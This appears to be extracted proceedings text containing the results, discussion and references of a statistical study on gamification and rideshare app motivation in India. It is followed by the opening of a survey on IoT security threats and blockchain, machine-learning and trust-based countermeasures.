This study aims to understand the gamification impact of the Rideshare Mobile Application platform on user motivation. Gamification encourages users through its framework, elements, and game design principle by changing user attitudes. The author provokes and attempts to study the Gamification influence, which can contribute toward the Greenhouse Gas emission considering India, which ranks 3rd highest in CO_2 emission globally. As Gamification provokes the motivation aspects in the individual thoughts and actions, the author analyzes and statistically studies it by forming the Hypotheses and statistically analyzing the data gathered. As the United Nations Sustainability Development Goals would also need a sustainable approach, this research study investigates Gamification and if it can bring contributions from India to achieve the same. The study formed the listed hypotheses to test and further understand the result of user participation and engagement on the gamification platform. H1—Leaderboard is significantly related to users' motivation to engage toward Sustainable Rideshare. H2—Perceived Ease of Use is significantly related to users' motivation to engage in Sustainable Rideshare. H3—Rewards are significantly related to users' motivation to engage in Sustainable Rideshare. H4—Perceived usefulness/Mobile Application Value is significantly related to users' motivation to engage toward Sustainable Rideshare. H5—Social Network is significantly related to users' motivation to engage in Sustainable Rideshare.

5 Result and Analysis

Interestingly, the study received 277 responses, among which 235 respondents used the Rideshare Mobile Application before or after the COVID-19 pandemic. Therefore, those 235 responses got considered for statistical analysis for this research study. The author used SPSS as the next step in testing the reliability of the responses. A pilot test was performed on the initial hundred responses, resulting in reliable significant Cronbach alpha. The SPSS tool analyzed the answers to understand the factor loading and latent by performing an Exploratory Factor Analysis (EFA). And it resulted in the value of Kaiser–Meyer–Olkin reflecting the adequacy of the gathered sample being 0.944. Also, Bartlett's Test of Sphericity was 2689.436, which was found significant. Therefore, the result signifies the correlation among study variables to further factor analysis and validity of the questionnaire. We performed a Principal Component Analysis (PCA) to extract factors, and those with less than 0.5 loadings were dropped as five low extractions Social Network (SOC) items. As a result, we considered only components where the eigenvalue was equal to or greater than one for subsequent analysis. And these explained 66.472% of the variation in this research. After the rotation of components, SPSS generated Table 2, which displays the item's mean value and the std. deviation for the components.

After performing the test with SPSS, Table 3 lists the factor's loading matrix values. The independent variable acted as Ease of Use (EOU), Leaderboard (LEA), Rewards (REW), and Mobile Application Value (MAV). The EOU and MAV were loaded and grouped to form the individual construct. The gamification elements as LEA and REW were loaded as a group to form a single construct of Gamification aspects under LEA. And the dependent variable is Sustainable Rideshare (SUS), which resulted together as a single construct. Hence, the test resulted in four variables: EOU, MAV, LEA, and SUS, where the Cronbach alpha was above 0.70. Therefore, these four variables were under an acceptable satisfying range for further analysis. Table 3 is the factor matrix.

As a result, we performed the regression as the next step through SPSS on these four identified and acceptable variables. Table 4 details the regression test performed on the four variables where SUS acts as a dependent variable, resulting in three models. Firstly, model 1 explained the 49.7% variation on the SUS because of LEA, where the adjusted R square is 0.497. Secondly, model 2 explained the 57.6% variation on the SUS because of LEA, and EOU, where the adjusted R square values were 0.576. And lastly, model 3 explained the 61.1% variation on the SUS with LEA, EOU, and MAV, and the adjusted R square is a value of 0.611.

Table 2 Descriptive statistics

	Mean	Std. deviation	Analysis N
EOU1	3.17	1.342	235
EOU2	3.10	1.201	235
EOU3	3.18	1.106	235
EOU4	3.29	1.234	235
EOU5	3.23	1.093	235
MAV1	3.31	1.322	235
MAV2	3.33	1.058	235
MAV3	3.37	1.186	235
MAV4	3.46	1.237	235
MAV5	3.47	1.063	235
LEA1	3.43	1.316	235
LEA2	3.38	1.108	235
LEA3	3.44	1.187	235
REW1	3.51	1.134	235
REW2	3.49	1.099	235
SUS1	3.48	1.248	235
SUS2	3.33	1.094	235
SUS3	3.30	1.193	235
SUS4	3.47	1.241	235
SUS5	3.47	1.087	235

As a result, the SPSS regression output is in Table 5 of ANOVA findings, identifying the results as significant. Hence, the outcome reflects the significant relationship between LEA, EOU, MAV, and SUS. Lastly, Table 6 details the regression equations formed by understanding the coefficients of the three models.

Table 6 details the coefficients and the respective values of the three models formed in this research study. Hypotheses H1, H2, and H4 support this research study, whereas hypotheses H3 and H5 didn't support the research and were rejected. The regression equations formed as a result are SUS = 0.962 + 0.710 LEA, SUS = 0.584 + 0.484 LEA + 0.363 EOU, and SUS = 0.345 + 0.353 LEA + 0.302 EOU + 0.261 MAV.

6 Discussion

The industry is recognizing the footprints of Gamification, and it's comparatively new in the other market areas when it comes to using its other features. Thus, we would like to draw attention to sustainability through gamified platforms with this study. For Indian consumers, intelligent mobile phones have become affordable,

Table 3 Factor matrix

	MAV	LEA	EOU	SUS
MAV5	0.762			
MAV3	0.747			
MAV4	0.711			
MAV2	0.706			
MAV1	0.693			
LEA3		0.732		
LEA2		0.724		
REW1		0.709		
REW2		0.682		
LEA1		0.637		
EOU2			0.787	
EOU1			0.740	
EOU3			0.690	
EOU4			0.671	
EOU5			0.670	
SUS2				0.745
SUS3				0.688
SUS5				0.682
SUS1				0.663
SUS4				0.660
Cronbach alpha (α)	0.868	0.872	0.859	0.875

Table 4 Model summary

Model	R	R square	Adjusted R square	Std. error of the estimate
1	0.706[a]	0.499	0.497	0.68022
2	0.761[b]	0.580	0.576	0.62436
3	0.785[c]	0.616	0.611	0.59781

[a] Predictors: (Constant), LEA
[b] Predictors: (Constant), EOU, LEA
[c] Predictors: (Constant), MAV, EOU, LEA

and the new generations, Y and Z, are comfortable using them. On the other hand, Gen X is becoming familiar with using different Mobile Application platforms, thus over time. Similarly, Facebook has acquired different generations on its social media platforms. As studied in this research, Gen Y leads, followed by Gen Z as the vital contributor toward Rideshare. Also, with the rise in fuel prices and the traffic situation in India, the fuel cost is considered while using Rideshare Mobile Application by both Ride Owner and Ride Taker. And where Gamification drives the user's

Table 5 ANOVA

Model		Sum of squares	df	Mean square	F	Sig.
1	Regression	107.323	1	107.323	231.951	0.000[b]
	Residual	107.808	233	0.463		
	Total	215.131	234			
2	Regression	124.693	2	62.347	159.937	0.000[c]
	Residual	90.438	232	0.390		
	Total	215.131	234			
3	Regression	132.578	3	44.193	123.660	0.000[d]
	Residual	82.553	231	0.357		
	Total	215.131	234			

[a] Dependent Variable: (Sustainable Rideshare), SUS
[b] Predictors: (Constant), LEA
[c] Predictors: (Constant), EOU, LEA
[d] Predictors: (Constant), MAV, EOU, LEA

Table 6 Coefficients

Model		Unstandardized coefficients		Standardized coefficients	t	Sig.
		B	Std. error	Beta		
1	(Constant)	0.962	0.167		5.766	0.000
	LEA	0.710	0.047	0.706	15.230	0.000
2	(Constant)	0.584	0.163		3.576	0.000
	LEA	0.484	0.055	0.481	8.865	0.000
	EOU	0.363	0.054	0.362	6.675	0.000
3	(Constant)	0.345	0.164		2.102	0.037
	LEA	0.353	0.059	0.351	5.948	0.000
	EOU	0.302	0.054	0.302	5.647	0.000
	MAV	0.261	0.056	0.259	4.697	0.000

[a] Dependent Variable: (Sustainable Rideshare), SUS

extrinsic motivation to use the Application, it gives monetary rewards to the Ride Owner. Also, it offers the chance to earn ratings for both users. The rideshare Application also displays the Leaderboard, which indicates how many rides a person has taken or given. Also, it shows the amount of CO_2 saved by individuals, which drives intrinsic motivation. The organization can encourage the gamified Rideshare Mobile platform by displaying their employee's highest CO_2 salvage monthly through group emails and social media platforms. It would bring the organizational contribution and user enthusiasm, offering sustainability [6]. The Gamification framework influences intrinsic and extrinsic motivation using elements and game design thinking. This research study recommends using Gamification for user motivation and encourages using the Rideshare Mobile Application gamified platform. We also analyze that the Leaderboard encourages the Application's usage as it supports the user to uplift the social profile. As this study evolves on the existing theory, the study contributes to utilizing the rewards form to impact user motivation and intention. The research also investigates the Ease of Use and Mobile Application Value as Usefulness for the end-user, and this research study resulted in significant relations. Therefore, the Gamification in technology influences brings users to the Rideshare Mobile Application platform. Hence, the Rideshare Mobile Application organization should continue keeping simple enhanced features in the Application to make it easy to use. Thus, this study adds to the existing academic related to Gamification and Rideshare for the SDG-11 goal of Sustainable cities and communities and SDG-13 as Climate change [1]. The organization shall promote the use of the Rideshare Mobile Application for more employee participation, reducing the transport facility they offer to their employees. The employees sharing the ride would be comparatively less tied, allowing them to focus more on work, resulting in a productivity increment. It would increase the project and team productivity, contributing to its growth. Importantly, it would also remove the driving stress from the Ride Taker from the traffic and long-distance to the office. The organization can collect the Rideshare data from their employee by asking them to share the monthly dashboard summary from the Rideshare Mobile App, which contains information such as the number of Km traveled, rides shared, distance shared, and, importantly, CO_2 emission saved. Therefore, the company managers and higher management shall increase and promote these gamified rideshare mobile platforms. Additionally, Generation Z and Y are more informed generations, so they look for genuine initiatives from the organization's contribution [16]. Thus, such initiatives can also bring suitable user attention for company branding purposes.

7 Conclusion and Limitations

Gamification is expanding its presence in different domains; thus, benefits are evident in the literature studies. User motivation and engagement are noticeable through the gamification implemented in the rideshare application and are recommended on other platforms. Sometimes big problems need a simple solution, another objective of this research paper. Similarly, in this research study, Gamification seeks to contribute to salvaging carbon footprint issues to bring sustainability. The government has several initiatives under make in India and contributes to India. It would be a sustainable example to encourage and promote user participation and contribution to the rideshare mobile application platform. Hence, this study contributes to the sustainable development goals for the environment, society, and the economy. This research study opened the gamification aspects of India's rideshare mobile application platform for the three-state considered for this study. Since India is a vast country with a growing population, future studies can be in other regions of India. With the COVID-19 pandemic and increasing work from home, people traveling on the road have reduced, another limitation of the study. And hence once the COVID-19 situation improves, more people will start going to the office and contributing to future research, which will open the other gamification aspects.

References

1. UN (2016) Sustainable development goals | United Nations development programme. United Nation. https://www.undp.org/sustainable-development-goals. Accessed 11 Apr 2022
2. UN (2022) Sustainable development report 2021. https://dashboards.sdgindex.org/rankings. Accessed 11 Apr 2022
3. Niti Aayog (2021) SDG India ındex and dashboard 2019, p 181 [Online]. https://sdgindiaindex.niti.gov.in/#/ranking?goal=AllGoal&area=IND&timePeriod=2020. Accessed 11 Apr 2022
4. Worldometer (2021) CO_2 emissions by country—worldometer. https://www.worldometers.info/co2-emissions/co2-emissions-by-country/. Accessed 15 Apr 2022
5. Jiao Z, Sharma R, Kautish P, Hussain HI (2021) Unveiling the asymmetric impact of exports, oil prices, technological innovations, and income inequality on carbon emissions in India. Resour Policy 74:102408. https://doi.org/10.1016/J.RESOURPOL.2021.102408
6. Olsson LE, Sinha R, Frostell B, Friman M (2022) What can be done to change?—The environmental and behavioral consequences of interventions for sustainable travel. Sustain 14(3):1345. https://doi.org/10.3390/SU14031345
7. Pradeep S (2022) Impact of diesel price reforms on asymmetricity of oil price pass-through to inflation: Indian perspective. J Econ Asymmetries 26:e00249. https://doi.org/10.1016/J.JECA.2022.E00249
8. Hamari J, Hassan L, Dias A (2018) Gamification, quantified-self, or social networking? Matching users' goals with motivational technology. User Model User-Adapt Interact 28:35–74. https://doi.org/10.1007/s11257-018-9200-2
9. Cordero-Brito S, Mena J (2020) Gamification and its application in the social environment: a tool for shaping behaviour. J Inf Technol Res 13(3):58–79. https://doi.org/10.4018/JITR.2020070104
10. White T, Marchet F (2021) Digital social markets: exploring the opportunities and impacts of gamification and reward mechanisms in citizen engagement and smart city services. Intell Syst Control Autom Sci Eng 98:103–125. https://doi.org/10.1007/978-3-030-56926-6_9
11. Garaialde D, Cox AL, Cowan BR (2021) Designing gamified rewards to encourage repeated app selection: effect of reward placement. Int J Hum Comput Stud 153:102661. https://doi.org/10.1016/J.IJHCS.2021.102661
12. Guillen G, Hamari J, Quist J (2021) Gamification of sustainable consumption: a systematic literature review. Proc Annu Hawaii Int Conf Syst Sci 2020(January):1345–1354, 2021, doi: https://doi.org/10.24251/HICSS.2021.163
13. Wikipedia (2022) India's state-wise GDP. https://en.wikipedia.org/wiki/Wikipedia:Protection_policy#extended. Accessed 14 May 14 2022
14. Bachmann F, Hanimann A, Artho J, Jonas K (2018) What drives people to carpool? Explaining carpooling intention from the perspectives of carpooling passengers and drivers. Transp Res Part F Traffic Psychol Behav 59:260–268. https://doi.org/10.1016/J.TRF.2018.08.022
15. Julagasigorn P, Banomyong R, Grant DB, Varadejsatitwong P (2021) What encourages people to carpool? A conceptual framework of carpooling psychological factors and research propositions. Transp Res Interdiscip Perspect 12:100493. https://doi.org/10.1016/J.TRIP.2021.100493
16. Conlin RP, Santana S (2021) Using gamification techniques to enable generation Z's propensity to do good. J Nonprofit Public Sect Mark. https://doi.org/10.1080/10495142.2021.1941498

17. Dikcius V, Urbonavicius S, Adomaviciute K, Degutis M, Zimaitis I (2021) Learning marketing online: the role of social interactions and gamification rewards. J Mark Educ 43(2):159–173. https://doi.org/10.1177/0273475320968252
18. Höllig CE, Tumasjan A, Welpe IM (2020) Individualizing gamified systems: the role of trait competitiveness and leaderboard design. J Bus Res 106:288–303. https://doi.org/10.1016/j.jbusres.2018.10.046
19. Xu J et al (2021) Psychological interventions of virtual gamification within academic intrinsic motivation: a systematic review. J Affect Disord 293:444–465. https://doi.org/10.1016/J.JAD.2021.06.070
20. Günther M, Kacperski C, Krems JF (2020) Can electric vehicle drivers be persuaded to eco-drive? A field study of feedback, gamification, and financial rewards in Germany. Energy Res Soc Sci 63:101407. https://doi.org/10.1016/J.ERSS.2019.101407

A Comprehensive Survey on Internet of Things Security: Challenges and Solutions

Nilima Karankar and Anita Seth

Abstract Internet of Things (IoT) is a group of self-contained objects, which is a brand-new pattern that incorporates the current existence of various devices. It is one of the most recent technologies that offer worldwide connectivity, user, sensor, and information management. Devices can become ubiquitously connected, thanks to connectivity. IoT has a number of problems, including fading, energy use, data security, network security, etc. Security emerges as one of the biggest issues among these. In this paper, a survey on IoT security solutions is presented to illustrate the various IoT security procedures. The security protocols that are divided into four categories based on technologies used to provide security such as machine learning, trust, blockchain, and cryptography have been elaborated. The major purpose of these protocols is to address the issue of network routing assaults in IoT. Each protocol's benefits and drawbacks are examined together with the performance indicators that were used.

Keywords Internet of Things (IoT) · Security · Machine Learning (ML) · Survey · Trust · Blockchain

1 Introduction

The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.

N. Karankar (✉)
Department of Computer Engg, Institute of Engineering & Technology, DAVV, Indore, India
e-mail: nkarankar@ietdavv.edu.in

A. Seth
Department of Electronics & Telecommunication, Institute of Engineering & Technology, DAVV, Indore, India
e-mail: seth_ani@yahoo.com

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_51

Kevin Ashton first proposed the idea of IoT in 1999 [1]. IoT aspires to connect anything, anywhere, at any time. The IoT is a collection of physical items, varying in size from very small to very huge equipment, that ideally interacts with one another autonomously. The IoT devices are equipped with sensors to collect data and actuators to operate intelligently and independently. IoT has drawn a lot of interest in recent years because it has the potential to help humans greatly. The basic goal of the IoT is to combine all different application fields under the label of "smart life." There will soon be billions of gadgets connected to the Internet [35]. Thus, the Internet will experience an increase in the volume of data flowing across it. Security threats against this data include eavesdropping and data alteration. As a result, the user's privacy will be compromised.

In order to regulate environmental conditions, a vast number of physically installed autonomous sensors make up a Wireless Sensor Network (WSN). The WSNs are vulnerable to various types of assaults, including jamming, node tampering, sinkhole, and wormhole attacks, etc. [2].

IEEE 802.15.4 network is beneficial for IoT and provides a number of benefits [3]. It is vulnerable to a number of attacks, including Denial of Service (DoS) and eavesdropping attempts. Data interchange and network access are made simple with Near Field Communication. However, because an attacker can intercept the wireless signal the gadget generates, it is vulnerable to information leakage. At this point, the original IoT concept does not include ambient intelligence or autonomous control. To address the increased demands for security, dependability, and privacy, new approaches and technologies need to be created [4].

There are four main tiers of IoT: Sensing Layer, Network Layer, Data processing Layer, and Application Layer [5]. The sensing layer contains devices, actuators, and sensors. These sensors and actuators receive data (physical and environmental factors), process it, and then transmit it across a network. Data Acquisition Systems, which handle data aggregation and conversion, are present in the network layer along with Internet/Network gateways. Before being sent to the data center, where it is accessed by software programs commonly referred to as business applications, data is pre-processed and evaluated during the data processing layer. From there, the data is monitored and controlled while additional actions are also planned. Edge IT or edge analytics enter the picture at this point. The management of data occurs at the application layer's data centers or cloud, where it is utilized by end-user applications for things like agriculture, healthcare, aerospace, farming, and military.

IoT has many uses in the healthcare industry, ranging from advanced and smart sensors to the integration of equipment. Another effective IoT application is a smart city. The most significant and effective application that comes to mind when considering IoT systems is Smart Home, which ranks as the top IoT application across all channels. One IoT use case that is frequently disregarded is smart farming [6]. However, because farmers typically work with a large number of remote farming operations and livestock, the IoT can monitor all of this and revolutionize how farmers conduct their business [7].

Every event in a typical IoT environment generates data that is gathered by sensors, either incorporated into the device or placed outside. The data is then translated into a standard format and transferred using protocols like HTTP/HTTPS, MQTT, and CoAP. These protocols enable retrieving updates or other data from an IoT device and transmitting it to a specified central location for processing. The decision on the future aggregation and storage of the datasets must be made during this phase. This is dependent on how IoT data will be used. To decide whether the data should be provided in batches or in real time, a method is chosen. To ensure correct analysis, the order in which data points should be created should be confirmed.

1.1 Various Threats to Internet of Things Data

IoT systems complicate the already tough security environment of the Internet. As previously said, the sheer rise in IoT device connectivity is a significant hurdle in and of itself. Furthermore, the expansion of IoT systems connects new classes of devices on a regular basis, each of which may introduce its own set of issues that must be addressed. Others might not be as clear as IoT devices.

As more formerly offline goods get online, IoT is extending the Internet's edge closer to daily lives. Testing and real-world security design may be affected as a result of the requirement to launch new products before the competition. As if that weren't enough, unlike their predecessors, IoT devices often exist outside the relatively protected walls of secure data centers, which makes them readily available to anyone who could try to exploit any potential holes in that IoT system through physical access [8]. Aside from these concerns, the fact that IoT devices are commonly located in homes, workplaces, and other public locations means that when compromised, they can be used to spy on unaware people who are physically close to the gadgets. Because the Internet is the principal communications route and is known to be vulnerable to a wide range of protocol assaults, ranging from well-known to unknown zero-day attacks, the communications layer presents an obvious attack surface. Security Threats and Possible Solutions are tabulated in Table 1.

i. **Attacks on Routing**

Selective attacks that use malicious nodes to selectively forward packets can be launched using selective-forwarding techniques. Although the primary goal of this attack is to obstruct routing paths, it can also be used to change any protocol. An attacker may, for instance, forward all RPL control messages while dropping the rest of the communication. When this attack is combined with other attacks, including sinkhole attacks, the effects are more severe. Packets can be forwarded more quickly using wormholes, than through conventional channels. If a wormhole is used to transport mission-critical messages when high throughput is crucial, for instance, it is not necessarily a security breach [9].

Table 1 Security threats and possible solutions

Threats	Risk level	Solutions
Jamming attack	High	Most existent countermeasures cannot fully prevent them
Selective forwarding attacks	Medium	Effective security mechanisms, such as Intrusion Detection and Prevention Systems (IDPS) can detect and prevent this type of threats
Sinkhole attacks	Medium	IDPS systems can detect and prevent these attacks
Wormhole attack	Medium	IDPS and visualization mechanisms, can detect this kind of threats
Sybil attack	Medium	IDPS can detect and prevent it

ii. Attacks on MAC and Physical Layer

Attacks that target the MAC or PHY layers can be distinguished. Jamming the radio band is essentially what attacking the PHY layer entails. More complex attacks that target the protocols are conceivable at the MAC layer. MAC layer attacks target the IEEE 802.11 MAC layer protocols that are in charge of, among other things, associating stations with access points or managing power. An attacker can stop others from using the wireless network by sending falsified protocol messages or by disobeying some regulations, such as those governing fair medium access. While some 802.11i attacks target authentication or confidentiality, others can be used to launch DoS attacks [10]. Masquerading, resource depletion, and media access assaults are the three types of DoS attacks that can target the MAC layer. The term "masquerading attack" describes an attack in which a malicious party impersonates a specific client in order to get access to that client's present access point or its MAC address. In a resource depletion attack, a malicious party sends out a large number of requests with random MAC addresses in an effort to use up shared resources. Finally, attacks on the Distributed Coordinated Function of 802.11 networks are referred to as media access attacks.

2 Security Solutions

IoT security is the protection of devices from unauthorized access. While many businessmen are aware that their PCs and phones require anti-virus software protection, the security risks connected with IoT devices are less commonly known, and safeguarding these devices is far too frequently ignored. Some of the security solutions are described as follows.

2.1 Data Integrity

An ecosystem with millions of linked devices is made possible by the IoT. The whole data sent and swapped from the sensor to the chief server will be manipulated if even one data point is altered. Digital signatures and a decentralized distributed ledger should be used to assure integrity.

2.2 Capabilities for Encryption

The process of encrypting and decrypting data is ongoing. The sensors of the IoT network are still unable to process data. Firewalls and separating the devices onto different networks can stop brute force attacks.

2.3 Privacy Issues

Smart devices collect data for a variety of purposes; as a result, the destination of the data must be completely secured and protected.

2.4 Network Security and Security Framework

This should be invested in first, which is currently not the case. IoT uses millions of data points, each of which needs to be protected. In fact, there is a need for multi-layer security, or protection on every level. Each layer should be secure [11].

2.5 Blockchain (BC) Technology

It is developed as a result of the popularity of the cryptocurrency known as Bitcoin. The main factor that contributed to the development of Bitcoin is BC technology. BC is a technology based on the tamper-proof ledger that enables a variety of use cases across a broad range of applications. BC generally refers to a constantly managed database that takes into account expanding factors and collected datasets. The key components of BC are user-formed transactions and their recorder blocks. The recorder block checks if the transaction data are saved in the proper order. This disables any alteration of the provided data. If the data collected must be retained in sequential order, a chain technique is required. All the participating nodes in the network are made aware of this maintained transaction. Employing encryption to identify each node involved in the transaction sharing process eliminates the idea of a central server. This makes secure authentication possible [12].

3 Existing Works on Internet of Things Security

IoT security has been extensively studied by Nagesh et al. in a paper [2]. Following an examination of a variety of IoT security risks, a taxonomy of security requirements based on the goals of the attacks was offered. The latest security solutions were also defined and classified based on the applications for which it is employed. The discussion concluded with open research directions and security issues.

Abiodun et al. [5] made a cutting-edge analysis of IoT security's difficulties. It provided an overview of technical and legal solutions that are beneficial to businesses that are both public and private. The report provided a security analysis of IoT's revolution and historical development, as well as IoT security requirements, assessments, and research problems. As a result, it presented viable solutions to deal with the security vulnerabilities raised, as well as open research questions, research gaps, chances for advancement, and recommendations. This summary was meant to act as a knowledge base, providing fresh insight to help consumers and administrators in a way that is compatible with their ultimate aims.

The difficulties and solutions of IoT security employing lightweight cryptography and security service methods offloading at fog were reviewed by Patel et al. [7]. Discussion topics included IoT systems, fog computing and its two designs, characteristics, how fog can address IoT challenges, IoT security concerns, and IoT security methods.

IoT system design, security parameters, security in various IoT system building blocks, and essential IoT security applications were thoroughly surveyed by Moni Sree et al. [8]. In order to inform consumers of the dangers associated with these devices, Aqeel et al. [9] highlighted the primary security vulnerabilities with IoT systems. IoT hazards have been divided into various groups for easier understanding. Additionally, a thorough comparison of each class was included.

4 Surveys of Internet of Things Security Solutions

In this study, the IoT security solutions can be classified into the following 4 categories as shown in Fig. 1: Blockchain-based, machine learning-based, trust and reputation-based, and cryptography-based.




Fig. 1 Classification of internet of things security solutions

4.1 Security Solutions Using BC

IoT systems' issues would be better addressed by BC technology. There are additional opportunities to enhance the number of interacting devices in the expanding IoT system scenarios. These more advanced gadgets will attempt to communicate with one another using the internet as a conduit. Since most of the collected data from IoT devices are kept on centralized servers, this would provide numerous challenges. If a device wants to access data, it must communicate with other devices via the centralised network and the data must travel through the centralised server. One solution to the security and privacy problems in IoT would be blockchain technology. This is due to the fact that blockchain technology eliminates the idea of an IoT central server and permits data to flow across the distributed ledger of the blockchain for each transaction with the proper verification.

In order to solve these security and privacy problems, Kumar and Mallick [10] removed the idea of a central server and added BC technology as a component of IoT. This study checked how the distributed ledger-based BC method aids with potential privacy and security concerns while assessing how IoT mechanisms interrelate. Applications of BC with regard to the targeted industries and categories were obviously examined here. To comprehend the contribution of BC technology, certain issues unique to IoT and IoT with BC were also explored.

Every smart home has a "miner," which is a high resource, constantly online device in charge of managing all communication both inside and outside the house. In addition, the miner keeps a private and secure BC for monitoring and managing communications. By analyzing the security in terms of the security goals like integrity, confidentiality, and availability, the security of the BC-based smart home system is demonstrated. The overheads introduced by the technique are negligible when compared to the security and privacy improvements, therefore, it was concluded by presenting the simulation findings [11].

In order to reduce energy usage, IoT devices benefit from a private immutable ledger that functions similarly to BC but is controlled centrally. In order to develop a distributed BC that is accessible to the general public and guarantees end-to-end security and privacy, high-resource devices build an overlay network [12]. Distributed trust was used in the architecture to speed up the block validation processing. The architecture's usefulness in supplying privacy, as well as security in IoT applications, was highlighted by the architecture examination under threat scenarios.

Having IoT devices participate in the BC while making their data accessible across various BC platforms is a difficulty that is still being researched, according to Ngubo et al. [13]. In order to solve this issue, side chains are used to build an inter BC network. The introduction of side chains will improve device connection and the sophistication of data collection processing.

Numerous security methods and procedures were put forth by Minoli and Occhiogrosso [14]. The paper identified a few IoT environments where BCMs are critical components, while also emphasizing that BCMs are only one component of the IoT Security solution.

The working function, security flaws, and response technique were covered by Qu et al. [15]. Their hypergraph-based BC model can be used with smart homes and makes it easier to maintain security standards. According to the results, the storage capacity is higher than that of the original BC. The findings also demonstrated that each node's average storage rises with its rank in the hypergraph, and it is not related to the graph's degree. Using the splitting and aggregation hyperedges algorithm, the evolution of the network was investigated. A formula relating security to graph rank and verifiability threshold was provided.

According to Dwivedi et al. [16], a BC can be used to manage and analyze large amounts of healthcare data in a secure manner. It suggested a framework of altered BC models that are appropriate for IoT devices and rely on the network-wide privacy and security features of these devices. This model's added privacy and security features are derived from sophisticated cryptographic principles. The methods grow the security and anonymity of the application data and transactions over a BC-based network.

Garg et al. [17] emphasized several IoT system issues and how Blockchain supports their solutions. There are also many more issues that need to be fixed. It is now impossible to declare that blockchain is the ideal solution for IoT since so many other considerations need to be taken into account. However, merging these two technologies will surely be useful in the future if the aforementioned elements and the efficacy of blockchain are taken into account. Additionally, there are certain challenging aspects of blockchain. Because of the solutions to those problems and the assistance of cutting-edge technology in other industries, the IT sector will soon be replaced by an IoT blockchain that is dependable, effective, and scalable.

Picone et al. [18] have discussed the security and privacy of blockchain technology for the IoT. They reviewed how the major issue holding back IoT adoption is security. The heterogeneity in terms of protocols, operating systems, and devices, together with the inadequate adoption of standard solutions, result in insecure designs, architectures, and deployments.

4.2 Security Solutions Using Machine Learning

IoT applications generate a huge amount of data. Machine learning algorithms can be used for anomaly detection by separating malicious traffic from normal traffic. In the fields of networking, security, and data analysis, Machine Learning (ML) has drawn a lot of interest. By applying pattern extraction, ML techniques are used to the obtained data and models are trained to execute tailored and intelligent actions. Within IoT security, anomaly detection is carried out using machine learning and deep learning algorithms to find occurrences that occur more frequently than normal.

In order to accurately detect attacks and abnormalities on IoT systems, Hasan et al. [19] examined the performances of a number of ML models. The assessment measures used to compare performance include accuracy, precision, TRP, F1 score, and area under the receiver operating characteristic curve. The system obtained test accuracy ratings of 99.4% for ML approaches. Despite the fact that all approaches are equally accurate, other measures demonstrate that Random Forest works much better. By utilizing complex algorithms to analyze vast amounts of data, machine learning can assist in demystifying the hidden patterns in IoT data. In crucial operations, automated systems applying statistically derived actions can augment or completely replace manual processes.

Deep learning models for IoT networks' cyber security have been proposed by Roopak et al. [20]. IoT deployment is expanding quickly, but there are still security gaps, making it vulnerable to several cyberattacks. For any network to succeed, it is crucial that the network is entirely safe; otherwise, consumers may be hesitant to utilize this technology. Many IoT networks have recently been impacted by DDoS attacks, which have led to significant losses.

A Neuro-Fuzzy-based Trust Management Model (TMM) inspired by the brain was presented by Mahmud et al. [21] to protect IoT devices and gateway nodes and to guarantee data correctness. TMM used weighted-additive methods and adaptive neuro-fuzzy inference systems, respectively, to compute the node's behavioral trust and data trust. The findings of the NS2 simulation support the resilience and precision of TMM in detecting attacker nodes in the network when compared to the existing fuzzy-based TMMs. Combining the suggested TMM into the current architecture will ensure secure and dependable data transfer among the edge devices.

Machine learning may be used to identify anomalies in an IoT system [22]. The neural network is trained to recognize erroneous data points using neural networks. Due to the scarcity of reliable data points throughout the tests, it is challenging to build effective neural networks. The model was retrained to recognize both valid and invalid data points after it adds the additional data points with invalid readings.

In order to authenticate wireless nodes in real time, Chatterjee et al. [23] developed RF-PUF, a DNN-based framework that detected the impacts of intrinsic process deviations on the RF characteristics of senders using machine learning at the receiver side. Because it takes use of an already-existing asymmetric RF communication architecture, the proposed solution required no new hardware for PUF production or feature extraction. The gateway node was solely responsible for device identification.

Chinnaswamy and Annapurani [24] proposed Trust Aggregation Authentication Protocol, which is dependent on the ML approach. The internet gateways utilize the behavior and data trust values to determine the overall trust value for each device. Gateways exclude a node from the authentication process if either the trust value or the authentication token is wrong.

To decide if an incoming interaction is trustworthy, Jayasinghe et al. [25] suggested a novel approach in place of the more conventional weighted summations, based on a number of trust factors specific to the IoT context. First, a feature extraction technique and a general trust computational model were provided that may be used in any IoT service scenario. Then, using unsupervised learning techniques, a strategy for categorizing the data according to how reliable it is was developed. This is an essential initial step for any system to determine which transactions are reliable. After this labeling procedure, a trust prediction model based on the well-known SVM model was proposed. It can accurately detect the trust borders of any transactions and learn the optimum factors to aggregate each TA to create a resultant trust value.

A sophisticated intrusion-detection system created specifically for the IoT environment was created by Thamilarasu and Chawla [26]. To specifically identify malicious traffic in IoT networks, a deep learning system was employed. The detection solution supports compatibility between multiple network communications protocols used in IoT and offers security as a service. The feasibility of this suggested detection system was tested using simulation as well as real-network traces to demonstrate its scalability. This test's findings demonstrated the effectiveness of the suggested intrusion-detection system in identifying actual intrusions.

4.3 Security Solutions Using Trust and Reputation

A paradigm for trust in case of IoT devices and facilities was put forth by Alghofaili and Rassam [27] and was based on the Long Short-Term Memory (LSTM) algorithm and Simple Multi-Attribute Rating (SMART). The LSTM tracked the variations in behavior on the basis of the trust threshold, while the SMART was utilized to calculate the trust value. Various metrics were used to assess the performance of the suggested model based on the metrics such as accuracy, loss rate, precision, recall, and F-measure on data samples of different sizes. Performance assessments with the present DL and ML models demonstrated superior results with various iteration counts.

For the purpose of protecting the network from various attacks such as sybil, badmouthing, good mouthing, black hole, and packet fabrication assaults, Kandhoul et al. [28] have suggested a trust-based scheme (named T CAFE). According to the simulation results, the proposed T CAFE protocol outshined the routing protocols with respect to accurate packet delivery, a higher probability of message delivery, fewer dropped packets, and a lesser value of packet delivery latency. Additionally, the T CAFE protocol had a lower value of packet delivery latency.

